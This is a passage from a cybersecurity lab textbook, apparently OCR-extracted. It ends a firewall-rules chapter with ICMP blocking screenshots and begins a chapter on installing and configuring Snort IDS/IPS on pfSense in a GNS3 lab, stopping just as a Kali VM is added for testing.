
- **Assignment 1 –** Firewall rules recap
    - Create another client device clone
    - Add that clone to the management domain network & assign it an IP
    - Connect the clone to the server & update its group policy
    - Try and ping the devices from the above steps
        - Screenshot the blocked pings from the newly added clone
- **Assignment 2 –** Research a firewall rule
    - Take some time to research recommend firewall rules (use trusted sources)
    - Try to implement said rule that was found
        - Screenshot the rule either working or not working
        - Write a small (1 -2 paragraph) response on what rule you chose, why you chose that rule, and whether was it able to be implemented
        - In your response, ALL sources should be listed

Figures for Printed Version




```
[admin@MikroTik] > ip address add address=200.200.200.1/24 interface=ether1
[admin@MikroTik] > ip address add address=212.10.10.1/24 interface=ether2
```

Figure 2 – Router address list



```
:\Users\Administrator>ping 212.10.10.7

Pinging 212.10.10.7 with 32 bytes of data:
equest timed out.
equest timed out.
eply from 200.200.200.1: Destination host unreachable.
eply from 200.200.200.1: Destination host unreachable.

ing statistics for 212.10.10.7:
    Packets: Sent = 4, Received = 2, Lost = 2 (50% loss),

:\Users\Administrator>ping 212.10.10.6

Pinging 212.10.10.6 with 32 bytes of data:
eply from 212.10.10.6: bytes=32 time=9ms TTL=127
eply from 212.10.10.6: bytes=32 time=17ms TTL=127
eply from 212.10.10.6: bytes=32 time=15ms TTL=127
eply from 212.10.10.6: bytes=32 time=17ms TTL=127

ing statistics for 212.10.10.6:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
pproximate round trip times in milli-seconds:
    Minimum = 9ms, Maximum = 17ms, Average = 14ms

:\Users\Administrator>_
```

Figure 3 – Pings from 200.200.200.6 (Firewall Server) to ISP client allowed



New Outbound Rule Wizard

Protocol and Ports

Specify the protocols and ports to which this rule applies.

To which ports and protocols does this rule apply?

Protocol type: ICMPv4

Protocol number: 1

Local port: All Ports


Example: 80, 443, 5000-5010

Remote port: All Ports

Example: 80, 443, 5000-5010

Internet Control Message Protocol (ICMP) settings:

Figure 4 – Blocking pings



Customize ICMP Settings

Apply this rule to the following Internet Control Message Protocol (ICMP) connections:

○ All ICMP types

● Specific ICMP types

- □ Packet Too Big
- □ Destination Unreachable
- □ Source Quench
- □ Redirect
- ☑ Echo Request
- □ Router Advertisement
- □ Router Solicitation
- □ Time Exceeded
- □ Parameter Problem
- □ Timestamp Request
- □ Address Mask Request

This ICMP type:

Type: 0 Code: Any

Figure 5 – ICMPv4 options

CHAPTER 34

Network Monitoring - Snort Network IDS/IPS

JULIAN ROMANO AND JACOB CHRISTENSEN

This chapter will guide learners to install and configure Snort as an Intrusion Detection System (IDS) and an Intrusion Prevention System (IPS) for their enterprise network. Many companies may spend upward of tens of thousands of dollars on IDS and IPS devices for their security needs. Luckily for us, Snort is free to use and experiment with.

LEARNING OBJECTIVES

- Install the Snort Package into the pfSense Server
- Configure Snort to be an effective IDS and IPS
- Trigger alerts to test Snort rules against threats

PREREQUISITES

- Chapter 12 – Create a Kali Linux VM
- Chapter 31 – pfSense Intranet

DELIVERABLES

4 screenshots are needed to earn credit for this exercise:

- Screenshot of GNS3 Working environment once everything works
- Screenshot of the pfSense GUI page after sign in
- Screenshot of alert notifications through snort

RESOURCES

- Special thanks to
  - Netgate Documentation – Configuring the Snort Package – https://docs.netgate.com/pfsense/en/latest/packages/snort/setup.html

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Zeek Correa, Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the Lab

The following steps are to create a baseline environment for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

This lab is an extension of Chapter 31:




Figure 1 – Final GNS3 network


1. Open GNS3
   - 1.1. Open the lab made in Chapter 31
   - 1.2. Save it as a new project: **LAB_19**
2. Set up GNS3 as shown in the network diagram above

NOTE: This example uses version 2.7.2 of pfSense Community Edition.

3. Start and login to the PC on the Management LAN

   3.1. Open a browser and type in *https://99.99.99.1/* to connect to the pfSense web configuration page

NOTE: Remember to use the default creds to login:
– Username: *admin*
– Password: *pfsense*



admin

•••••••


pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

Figure 2 – pfSense web configurator login page

4. In the pfSense GUI, navigate to *System–>Package Manager* to install Snort

   4.1. Click on *Available Packages*, search for "snort"

NOTE: If you are having trouble getting this to work, ensure that pfSense is fully updated (*System–>Update*) and that its WAN interface (ISP) is receiving a DHCP address from the NAT cloud.



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

System / Package Manager / Available Packages

Installed Packages | Available Packages

Search

Search term: snort | Both | Search | Clear

Enter a search string or *nix regular expression to search package names and descriptions.

Packages


Name	Version	Description	
snort	4.1.6_17	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package Dependencies: snort-2.9.20_8	Install

pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

Figure 3 – pfSense package manager

4.2. Click*Install* and *Confirm* to begin the Snort installation process

4.3. Once completed, you should now see Snort listed under the *Installed Packages* tab


TightVNC: x11
pfSense.home.arpa - System: Pac
Not secure | 99.99.99.1/pkg_mgr_installed.php
Debian.org
Latest News
Help
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

System / Package Manager / Installed Packages

Installed Packages | Available Packages

Installed Packages

	Name	Category	Version	Description	Actions
✓	snort	security	4.1.6_17	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package Dependencies: snort-2.9.20_8	

= Update ✓ = Current

= Remove = Information = Reinstall

Newer version available

Package is configured but not (fully) installed or deprecated

pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

Figure 4 – Snort package installed on pfSense server

Phase II – Enable and Configure Snort in pfSense

In this section we will setup Snort and configure the rules needed to make our IDS effective.

1. Navigate to *Services-->Snort*
2. Select the *Global Settings* tab and enable the download of various pre-configured rulesets (Figure 5)
   2.1. Click on *Enable Snort VRT* is selected
   2.2. Enter the *Snort Oinkmaster Code* associated with your snort.org account

NOTE: If you do not have a snort account, click*Sign Up for a free Registered User Rules Account*. You may not have internet on your VM, so you can go here on your host machine. Once taken to the sign up page, provide an email and password for your free snort account. You can find your Oinkcode on the left-hand navigation bar which can be copy/pasted in the VM (Figure 6).

2.3. Click on ***Enable Snort GPLv2***

2.4. Click on ***Enable ET Open***

2.5. Click on ***Enable OpenAppID***

2.6. Scroll down to the bottom of the page and click ***Save***

3. Select the ***Updates*** tab (Figure 7)

3.1. Under the Update Your rule Set section, click ***Update Rules***

3.2. This should take a few minutes to complete…

4. Click on the ***Snort Interfaces*** tab

4.1. Click ***Add*** and make the following changes to allow Snort to monitor the ISP interface (Figure 8)

Option	**Value**
Interface	ISP (em0)
Description	Snort enabled on WAN interface
Send Alerts to System Log	Selected (checked/enabled)

4.1.1. Scroll to the bottom and click *Save*

4.1.2. Select *ISP Categories* and make the following changes (Figure 9)


4.1.2.1. Click on *Use IPS Policy*

4.1.2.2. In the IPS Policy Selection drop-down menu, choose *Balanced*

4.1.2.3. Under Select the rulesets Snort will load at startup, click *Select All* and then *Save* (Figure 10)

4.2. Repeat the Step 4.1 to install Snort on pfSense's Management interface

5. Return the *Snort Interfaces* tab and select *Start* next to ISP (em0) and MANAGEMENT (em1)



Interface Settings Overview

	Interface	Snort Status	Pattern Match	Blocking Mode	Description
□	ISP (em0)	✖ ▶	AC-BNFA	DISABLED	Snort enabled on WAN interface
□	MANAGEMENT (em1)	✓ ↻		DISABLED	Snort enabled on MANAGEMENT interface

Figure 11 – Starting Snort service on pfSense interfaces

Phase III – Testing Snort's IDS

Once it starts, you will see a green check mark. MAKE SURE SNORT IS RUNNING! In this section of the textbook, we will focus on testing our system (although not necessarily attacking it). It is important to note that we are not testing software itself, but the rules on that software.

1. To simulate a malicious intruder breaching your network, place a Kali Linux VM within the Management LAN

NOTE: Ensure it receives an IP address from the pfSense DHCP server!

